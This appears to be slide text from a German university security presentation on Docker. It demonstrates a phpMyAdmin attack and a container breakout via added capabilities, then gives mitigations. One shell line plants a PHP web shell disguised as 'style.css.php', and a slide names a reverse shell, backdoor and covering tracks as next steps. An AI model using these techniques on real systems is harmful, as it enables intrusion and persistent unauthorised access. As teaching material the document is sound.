PHPMYADMIN

- Cookie einfach per Devtools ausgeben



PHPMYADMIN



I";s:23:"SELECT '

PHP Version 7.2.5

System	Linux abece8372b7d 6.6.87.1-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Mon Apr 21 17:08:54 UTC 2025 x86_64
Build Date	Apr 30 2018 21:06:14
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies

Configuration

PHPMYADMIN

Wie gehts weiter

- Reverse Shell
- Backdoor
- Spuren verwischen
- ....

```
www-data@abece8372b7d:/var/www/html$ echo "<?php system(\$_GET['x']); ?>" > /var/www/html/style.css.php
<tem(\$_GET['x']); ?>" > /var/www/html/style.css.php
www-data@abece8372b7d:/var/www/html$
```

www-data

PHPMYADMIN

HOCHSCHULE ESSLINGEN

Verhinderung

- phpMyAdmin absichern
- MySQL absichern
- Webserver härten

- Nutze **minimale Base-Images** (`alpine`, `distroless`)
- Verwende **regelmäßige CVE-Scanner** wie `trivy`, `docker scan`
- Updates nur zur Build-Zeit: **kein `apt upgrade` im Container zur Laufzeit**
- [6,7,8]

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Einführung

| Ziel von Containern:

| Eine Isolation zwischen host-und container prozesse

| Linux Capabilities unterteilen Root-Rechte in einzelne Berechtigungenen

| Container erhalten nur einen begrenzten Satz an Capabilities

| -> Sicherheitsziel: Keine Möglichkeit, den Host zu beeinflussen

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Problemübersicht

- Capabilities können gezielt hinzugefügt werden
- z.B. für Container mit Systemdiensten

- Zufügen von `--privileged` und `CAP_SETUID`
- -> mehr Freiheiten, aber Breakout gefahr

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Demo

| Dockerfile erstellen:

```
# Dockerfile: breakout-demo
FROM debian:bookworm

RUN apt-get update && apt-get install -y \
    bash \
    procps \
    util-linux \
    mount \
    iputils-ping \
    net-tools \
    less \
    && apt-get clean

CMD ["/bin/bash"]
```

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Demo

| Image laufen lassen mit SYS_ADMIN oder --privileged:

```
gen69@genbox ~/test $ docker run --rm -it \
  --cap-add=SYS_ADMIN \
  --security-opt apparmor=unconfined \
  --name sysadmin-demo \
  breakout-demo
```

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Demo

| Auf Host elemente zugreifen:

CONTAINER BREAKOUT DURCH CAPABILITIES

HOCHSCHULE ESSLINGEN

Verhinderung

- Nach OWASP #3 Limit capabilities:
- Nur Capabilities hinzufügen die genutzt werden->
- `<--cap-drop>` und `<--cap--add>` optionen
- => am besten `<--cap-drop all>` nutzen
- Niemals mit `<--privileged>` flag laufen lassen !!!

- Security modules nutzen wie SElinux
- Neue Kernel Version nutzen
- User-Namespaces nutzen (`daemon.json`)

BEST PRACTICES

HOCHSCHULE ESSLINGEN

| Best practices:

| Orientiert an Owasp und Docker Security Dokumentation

| OWASP ist ein internationales Open-Source-Projekt für sichere Softwareentwicklung.

| Docker Security liefert offizielle Best Practices zur Absicherung von Containern und der Docker Engine.

-> siehe Handout[7,8,9]

SONSTIGES & LINKS

HOCHSCHULE ESSLINGEN

| Bild- und Informationsquellen:

| [1] https://contabo.com/blog/de/container-vs-virtuelle-maschinen/ Tobias Mildenberger, 05.05.2022,

| [2] https://jfrog.com/de/devops-tools/article/understanding-and-building-docker-images/ JFrog 17.03.2017

| [3] https://shipyard.build/images/blog/docker/docker-engine.png Docker Engine Bild

| [4] https://docker-curriculum.com/ Prakhar Srivastav, 01.06.2025

| [5] https://medium.com/@BeNitinAgarwal/docker-usecases-3b62f4d68bc4 Nitin AGARWAL, 05.01.2017

| [6] https://github.com/vulhub/vulhub

| [7] https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html OWASP Cheat Sheet Series Team: Jim Manico, Jakub Maćkowski und Shlomo Zalman Heigh, 01.06.2025

| [8] https://docs.docker.com/develop/develop-images/dockerfile_best-practices/ Docker Inc., 01.06.2025

| [9] https://docs.docker.com/engine/security/ Docker Inc., 01.06.2025

| [10} https://sora.chatgpt.com openai, 01.06.2025

SONSTIGES & LINKS

HOCHSCHULE ESSLINGEN

| Bild- und Informationsquellen:

| [11] https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html 28.06.2025

| [12] https://github.com/OWASP/CheatSheetSeries 28.06.2025

| [13] https://docs.eu1.edge.siemens.cloud/develop_an_application/developer_guide/industrial_edge_platform/docker_and_security/02_01_03_Linux%20Capabilities.html Siemens, 2025

| [14] https://spacelift.io/blog/docker-volumes James Walker, 23.03.2023